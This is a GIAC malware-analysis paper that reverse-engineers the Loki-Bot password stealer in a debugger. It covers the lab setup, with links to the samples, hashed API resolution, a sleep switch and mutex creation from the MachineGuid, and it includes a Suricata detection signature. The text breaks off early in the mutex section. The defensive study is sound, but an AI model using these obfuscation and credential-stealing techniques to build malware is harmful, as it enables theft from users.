Loki-Bot: Information Stealer, Keylogger, & More!

GIAC (GREM) Gold Certification

Author: Rob Pantazopoulos, robpantazopoulos@gmail.com

Advisor: Richard Carbone

Accepted: June 22, 2017

Abstract

Loki-Bot is advertised as a Password and CryptoCoin Wallet Stealer on several hacker forums (carter, 2015) (Anonymous, 2016) (lokistov, 2015) but aside from cheap sales pitches on the black market, not much has been published regarding the details of its characteristics and capabilities. This poses a problem to information security analysts who require such details in order to accurately prevent and/or defend against incidents involving this malware. The primary goal of this paper is to provide a comprehensive resource on Loki-Bot for those looking to better understand its inner workings and to provide contextual knowledge in support of incident response efforts. Contents of this paper will focus solely on characteristics identified during code-level analysis within a debugger. Basic static and dynamic analysis of Loki-Bot will be left as an exercise for the reader.

1 My Introduction to Loki-Bot

Recently, I received an escalation from my SOC/CIRT team, requesting that I take a look at a sample they had recently come across but were unable to obtain anything meaningful out of it via static analysis. Fresh out of my GREM course, I felt eager to dive in and begin ripping the sample apart; flexing those newly learned reverse engineering skills.

During dynamic analysis, the sample was identified as Loki-Bot by the distinct User Agent String (UAS) used in its network communications. The EmergingThreats IDS signature feed actually has two fairly similar signatures that both trigger on this UAS. The signature found in the free feed is listed below (EmergingThreats, 2016):

User Agent:	Mozilla/4.08 (Charon; Inferno)
Suricata Signature:	alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"ET TROJAN Loki Bot User-Agent (Charon/Inferno)"; flow:established,to_server; content:"(Charon|3b| Inferno)"; http_user_agent; fast_pattern:only; classtype:trojan-activity; sid:2021641; rev:5;)

Fairly quickly, I realized that the reason why static analysis did not yield much was because the sample had been packed. When run, I could see that the original executable would spawn a child process with the same name. Shortly thereafter, the parent process would die, leaving the child process orphaned and still running. This gave me an indication that process hollowing (Monti, 2011) might be occurring. I then verified this theory by setting a breakpoint on WriteProcessMemoryEX (Microsoft, WriteProcessMemory function, 2017) within OllyDBG and dumping the contents of the lpBuffer out to a file. The result was an unpacked executable that could be successfully run.

Now, before I decided to perform code-level analysis on this newly unpacked sample, I decided to do a bit of searching to see if any other researchers had already done the hard lifting for me. To my surprise, there was not much for resources other than a high level overview posted on SenseCy's blog (SenseCy, 2015) of Loki-Bot's advertised capabilities, potential origins, and availability in the underground marketplace.

This lack of information inspired me to take a scalpel to the Loki-Bot binary in an effort to map out its most intimate characteristics and document my findings so that others will have the resources they require should the need present itself. What follows, are specific details pertaining to what Loki-Bot does when an unsuspecting user executes it. We will explore the malware's execution flow and capabilities by stepping through its code using OllyDBGv2. To make following along a bit easier, I have already labeled the critical functions with names that better describe their purpose.

2 Lab Setup

This section contains a brief overview of my lab so that you will have what you need to follow along if you so desire.

2.1 Physical System

- Hardware: MacBook Pro w/ 16BG RAM and 512GB SSD.
- Software: VMware Fusion:
    - VM1: REMNux
    - VM2: Windows 8.1 (32-bit)

2.2 VM1: REMNux

- Operating System:
    - ISO: https://remnux.org/
- Tools Needed/Recommend:
    - switch-net (To set networking):
        - https://github.com/R3MRUM/switch-net
    - accept-all-ips: Included w/ OS
    - inetsim: Included w/ OS
    - netcat (nc): Included w/ OS
    - fakedns: Included w/ OS
    - nginx: Included w/ OS
- Network Configuration:
    - VM Network Adapter: Host-Only
    - Static IP: 172.16.0.131
    - Netmask: 255.255.255.0

2.3 VM2: Windows 8.1 (32-bit)

- Loki-Bot Files:
  - Packed Binary:
    - https://www.virustotal.com/en/file/64ad7797de4f64297641f9a96ee4f4140b18a1fbf6633c861b23d9d995f2cfdc/analysis/
  - Unpacked Binary:
    - https://virustotal.com/en/file/5ef7d0c13ec748206da57ce2ed9749936aff69d837d98dd150e43360f59ec63b/analysis/
  - Compressed samples including OllyDBG UDD file and vaultcli.dll:
    - https://github.com/R3MRUM/malware/raw/master/Loki-Bot.zip
- Tools Utilized:
  - Argon Network Switcher:
    - http://argonswitcher.sourceforge.net/
  - OllyDBG v2.01:
    - http://www.ollydbg.de/version2.html
  - Wireshark:
    - https://www.wireshark.org/#download
  - HxD:
    - https://mh-nexus.de/en/hxd/
  - Notepad++:
    - https://notepad-plus-plus.org/download/v7.3.3.html
  - Process Hacker:
    - http://processhacker.sourceforge.net/downloads.php
  - Firefox v52.0:
    - https://ftp.mozilla.org/pub/firefox/releases/52.0/
  - NppFTP:
    - https://sourceforge.net/projects/nppftp/
- Tasks Performed:
  - When installing the OS, set the default username to “REM” with no password and the hostname to “REMWorkstation”

- Create stored account within Firefox:
  - Website: https://accounts.google.com
  - Username: none@gmail.com
  - Password: pass
- Create stored domain account within Windows Credential Manager:
  - Command: cmdkey /add:REM_TEST_HOST /user:REM_TEST_USER /pass:REM_TEST_PASS
- Enable "Highlight Jumps and Calls" within OllyDBG:
  - Right click on CPU Window → Appearance →Highlighting →Jumps and calls

- Network Configuration:
  - VM Network Adapter: Host-Only
  - Static IP: 172.16.0.130
  - Netmask: 255.255.255.0
  - Default Gateway: 172.16.0.131
  - Primary DNS Server: 172.16.0.131

2.4 Potential Issue with vaultcli.dll

I ran across an issue when running Loki-Bot on a different Windows 8.1 VM, which apparently had more recent packages than the Windows 8.1 VM I used when writing this paper. While executing the stealer function that attempted to extract stored Internet Explorer credentials from the Windows Vault (0x4089A9), the malware would generate an exception when making a CALL vaultcli.VaultCloseVault at 0x4084D0.

I suspect that this is due to different versions of vaultcli.dll residing on each VM. On the VM I used for this paper, the one where the malware ran successfully without issue, the vaultcli.dll was version 6.3.9600.16384. On the newer VM, the vaultcli.dll version was 6.3.9600.17415. To get past this issue, you can simply replace the CALL to the vaultcli.VaultCloseVault function and the preceding PUSH instruction at 0x4084CD with NOP instructions, as it was insignificant to the overall execution.

3 Function Hashing

First thing that you need to know is that Loki-Bot disguises the DLLs and associated functions that it imports via function hashing. It does this by passing an obfuscated hash into a custom function that then decodes the hash into its real name and then calls the decoded function on the fly. Let's take a look at what this looks like in the code:



Figure 1: CALL to getCommandLine

In Figure 1, we are sitting at the entry point (0x41420F) of the unpacked sample. Right off the bat, we see a CALL being made for a function that I have named getCommandLine. Stepping into this function, we see the following:

Figure 2: First introduction to function decoder

Inside the getCommandLine function, we see a CALL to another function labeled getDLLFunctionFromIDXAndHash (Figure 2).

While the getDLLFunctionFromIDXAndHash function accepts four arguments, we are only going to focus on the first two as they hold the most significance to this topic (Table 1).

Argument	Description
Arg1	The index in the array where the required DLL can be found (0 in the example above).
Arg2	The hash of the function to be executed (EEF0D05E in the example above).

Table 1: getDLLFunctionFromIDXAndHash - Two key arguments

We can see the extent of getDLLFunctionFromIDXAndHash's use by stepping into it (F7) and pressing CTRL+R while sitting at the function's first instruction (0x4031E5) to see the total number of times the function is referenced:



Figure 3: References to function decoder function

As highlighted in Figure 3, this decoding function is called 250 times throughout the code with numerous different values for Arg1 (DLL Index) and Arg2 (Function Hash).

Once inside getDLLFunctionFromIDXAndHash, there are a number of checks that are performed but ultimately a CALL is made to a function that I have labeled decodeDLLAndFunction.

3.1 0x4030A5 - decodeDLLAndFunction

The decodeDLLAndFunction function accepts two arguments, which happen to be the DLL Index and the Function Hash that was passed into getDLLFunctionFromIDXAndHash. I am calling out this function, specifically, because it acts as the main wrapper for two key functions: getDLLFromIDX and getFunctionFromHash (Figure 4).



Figure 4: Two main components of function decoder - getDLLFromIDX and getFunctionFromHash

3.1.1 0x402CA4 - getDLLFromIDX

The first thing getDLLFromIDX does is it dynamically builds the array of DLL names one character at a time (Figure 5).



Figure 5: getDLLFromIDX - building DLL array

This is likely done as another layer of obfuscation to hide what DLLs are actually being imported. In the image above, I have included the ASCII equivalent of the hex value that is being pushed to the stack. “shlwapi” is the first of thirteen DLLs that make up this array. Once the array is built, it will look like this on your stack (Figure 6):



Figure 6: getDLLFromIDX - DLL array built

Notice the zero-values before “shlwapi”? This space actually represents the first two elements of the DLL array, which were intentionally left blank by the malware author. They did this because the getDLLFromIDX function decodes these two DLL names differently than the rest of the DLL names in the array. The DLL names that represent the first two elements are retrieved by passing an encoded hash to another function labeled getDLLFromHash.

getDLLFromHash works by hashing each item in the Process Environment Block (PEB - FS:[30]) using a function found at 0x402C38, which I have labeled “convertFunctionName2Hash.” The resulting hash is then compared to the hash that was

passed to getDLLFromHash and, if it matches, the address where the matching DLL can be found is returned.

- If an array index of 0 is specified, the hash F96AF9CE is passed to getDLLFromHash, which returns KERNEL32.<STRUCT IMAGE_DOS_HEADER>.
- If an array index of 1 is specified, the hash EFD4F033 is passed to getDLLFromHash, which returns ntdll.<STRUCT IMAGE_DOS_HEADER>.

3.1.2 0x4030C4 – getFunctionFromHash

Once the address of the DLL that the function belongs to is identified, the malware will then try to identify the function to be called. It does this through a function located at 0x4030C4, which I have labeled getFunctionFromHash. This function accepts two arguments; the first being the address of the DLL that it needs to search through and the second being the hash of the function that should reside within said DLL. Similarly to how this DLL was identified, the malware will iterate through all known functions within the specified DLL, hash the function name, and then compare the resulting hash with the hash provided via the second argument. If a match is found, the function's address is placed into EAX and execution is returned to the calling function where arguments are pushed to the stack (if any) and the function is executed via a CALL to EAX, like so (Figure 7):



Figure 7: KERNEL32.GetCommandLineW decoded

4 Workflow

Now that we have a solid understanding of how this malware taps into the functionality it requires, it will be easier to identify what the code is doing. Let's begin stepping through the code and inspecting its components.

4.1 Check for Switch

As we just saw in the function-hashing example, the getCommandLine function decodes and executes Kernel32's GetCommandLineW function, which "retrieves the command-line string for the current process" (Microsoft, GetCommandLine function, 2017) (Figure 8).



Figure 8: Check for switch overview

After this CALL is made, the following value is placed into EAX:
"C:\Users\REM\Desktop\FE62C1C283CF41CA826AA267F5AA6F7D.exe"
This, indeed, is the path and executable name of the sample that I am currently analyzing in OllyDBG v2. This value is then pushed to the stack and a CALL is made to a function labeled commandLine2Arg .



Figure 9: Shell32.CommandLineToArgvW decoded

As you can see in Figure 9, this function makes a CALL to getDLLFunctionFromIDXAndHash with the first argument being 0A, which is the hexadecimal equivalent to the number 10 in decimal. If we refer back to the DLL array (Figure 6), we can see that the value at the 10th index of the array is SHELL32[1]. Stepping over getDLLFunctionFromIDXAndHash, we confirm by looking at the return value of SHELL32.CommandLineToArgvW stored in EAX that the index value of 0A did indeed refer to SHELL32 and also that the hash C5FA88F1 decoded to CommandLineToArgvW.

Two arguments are then pushed to the stack and SHELL32.CommandLineToArgvW is called where the command line string is parsed and an array of pointers to the command line arguments is returned (Microsoft, CommandLineToArgvW function, 2017).

The first argument that CommandLineToArgvW accepts is the command line string that the malware obtained in the previous getCommandLine function and the second argument is a location in memory where the function can put the total number of arguments that it identified. When executed, the command line string is parsed and a pointer to the array of arguments it parsed is placed into EAX. At a minimum, this array will contain a single element of the path\filename of the executable. But, if additional switches, filenames, commands, etc. were passed as arguments to the executable, then those arguments will be stored as individual elements within the array returned. In this instance, no arguments were passed into the executable, so the result of calling

[1] First element in an array starts at index 0. Elements 1 and 2 represent Kernel32 and ntdll respectively

[2] As a reminder, location of the final payload's contents will be referenced by the address stored within 0x4A0E00. In my case, to reach the contents on the payload, I had to navigate to **0x4A0E00 → 0x292708 → 0x2A4FE8**.

SHELL32.CommandLineToArgvW is an array containing a single element of "C:\Users\REM\Desktop\FE62C1C283CF41CA826AA267F5AA6F7D.exe."

Now that the command line has been obtained and parsed, execution now enters a loop that iterates through the argument array, comparing each element of the array to the string "-u" (Figure 10).



Figure 10: Argument processing loop

If the element matches, the function labeled dashUPassedJMP is called with the hexadecimal value 0x2710 (or 10000 in decimal) passed as its argument. So, now that we know that "-u" is a supported switch that results in some kind of action, lets take a look at what it does.



Figure 11: Decode function for Kernel32.Sleep

In Figure 11, we see the familiar decode function being called. It is receiving a value of 0 for its first argument (Kernel32) and a hash of CFA329AD for its second argument, which decodes to "Sleep." Kernel32's Sleep function "suspends the execution of the current thread until the time-out interval elapses" (Microsoft, Sleep function, 2017). This function accepts a single argument, which represents "the time interval for which execution is to be suspended, in milliseconds" (Microsoft, Sleep function, 2017).

Once decoded, Kernel32.Sleep is then executed with the original first argument of 0x2710 (or 10000ms) being passed as its argument (Figure 12).



Figure 12: Kernel32.Sleep decoded

So, when the switch "-u" is provided, the malware simply sleeps for 10000 milliseconds (or 10 seconds) and then returns back to its normal processing. Based on what we have covered thus far, this is odd behavior from a logical standpoint. However, by the end of this paper, you will understand why this is in place.

4.2 Generate Mutex

Once Loki-Bot loads a few essential libraries (oleaut32.dll, ws2_32.dll, and ole32.dll), the malware moves on to generating a Mutex. Understanding what a Mutex is can be a bit difficult to understand for those with little-to-no programming background. I found it best described on the SANS DFIR Blog:

> "Programs use mutex ("mutual exclusion") objects as a locking mechanism to serialize access to a resource on the system." … "Furthermore, malware might use a mutex to avoid reinfecting the host. For instance, the specimen might attempt to open a handle to a mutex with a specific name. The specimen might exit if the mutex exists, because the host is already infected." (Zeltser L. , Looking at Mutex Objects for Malware Discovery and Indicators of Compromise, 2012)

Now that we have an understanding of what a Mutex is we can dig into how Loki-Bot creates and utilizes it.



Figure 13: Mutex creation overview

In Figure 13, we are sitting at the next function call, located at 0x4141B3, after having successfully initiated Winsock. I have labeled this function getMutexName, as its purpose is to use one of two methods to generate a unique name that will be passed to the Kernel32.CreateMutexW function (Microsoft, CreateMutex function, 2017) being called at 0x4141CD.



Figure 14: Obtain mutex from either Machine GUID or random string based on system time

Stepping into this getMutexName (Figure 14), the first action performed is a check to see if this running instance has already created a Mutex. If so, it exits the function. If not, it proceeds to make a CALL to a function labeled generateMutexFromMachineGUID (Figure 15).

```
004065F9 r$  55           PUSH EBP
004065FA  .  8BEC         MOV EBP,ESP
004065FC  .  83EC 0C      SUB ESP,0C
004065FF  .  53           PUSH EBX
00406600  .  57           PUSH EDI
00406601  .  68 A8624100  PUSH OFFSET 004162A8          ;Arg3 = ASCII "MachineGuid"
00406606  .  68 B4624100  PUSH OFFSET 004162B4          ;Arg2 = ASCII "SOFTWARE\Microsoft\Cryptography"
0040660B  .  68 02000080  PUSH 80000002                ;Arg1 = 80000002
00406610  .  33FF         XOR EDI,EDI
00406612  .  E8 22E4FFFF  CALL getMachineGUIDFromRegistry   ;FE62C1C283CF41CA826AA267F5AA6F7.getMachineGUIDFromRegistry
00406617  .  8BD8         MOV EBX,EAX
00406619  .  83C4 0C      ADD ESP,0C
0040661C  .  85DB         TEST EBX,EBX
0040661E  .v 74 71        JZ SHORT 00406691
00406620  .  56           PUSH ESI
00406621  .  53           PUSH EBX                      ;Arg1
00406622  .  E8 CBF6FFFF  CALL getStringLength0         ;FE62C1C283CF41CA826AA267F5AA6F7.getStringLength0
00406627  .  50           PUSH EAX                      ;Arg2
00406628  .  53           PUSH EBX                      ;Arg1
00406629  .  E8 F8D2FFFF  CALL MD5HashMachineGUID       ;FE62C1C283CF41CA826AA267F5AA6F7.MD5HashMachineGUID
0040662E  .  8BF0         MOV ESI,EAX
00406630  .  83C4 0C      ADD ESP,0C
00406633  .  8975 F4      MOV DWORD PTR SS:[LOCAL.3],ESI
00406636  .  85F6         TEST ESI,ESI
00406638  .v 74 4F        JZ SHORT 00406689
0040663A  .  56           PUSH ESI                      ;Arg1
0040663B  .  E8 7FF3FFFF  CALL convertToUnicode         ;FE62C1C283CF41CA826AA267F5AA6F7.convertToUnicode
```

Figure 15: Obtain Machine GUID and MD5 hash it

This function technically performs a number of other housekeeping actions such as allocating, initializing and freeing heap space but I felt it was important to only cover the characteristics most pertinent to this paper.

```
00406601  .  68 A8624100  PUSH OFFSET 004162A8          ;Arg3 = ASCII "MachineGuid"
00406606  .  68 B4624100  PUSH OFFSET 004162B4          ;Arg2 = ASCII "SOFTWARE\Microsoft\Cryptography"
0040660B  .  68 02000080  PUSH 80000002                ;Arg1 = 80000002
00406610  .  33FF         XOR EDI,EDI
00406612  .  E8 22E4FFFF  CALL getMachineGUIDFromRegistry   ;FE62C1C283CF41CA826AA267F5AA6F7.getMachineGUIDFromRegistry
00406617  .  8BD8         MOV EBX,EAX                   ;ASCII "4ceef73a-62cd-4379-9ab2-9a49f4099d38"
```

Figure 16: Obtain Machine GUID from the Windows registry

Taking a closer look at the first function being called within generateMutexFromMachineGUID (Figure 16), we see several values being passed to a function labeled getMachineGUIDFromRegistry. This function simply retrieves the value stored within the MachineGuid registry key.

4.2.1 Obtain Machine GUID From Registry

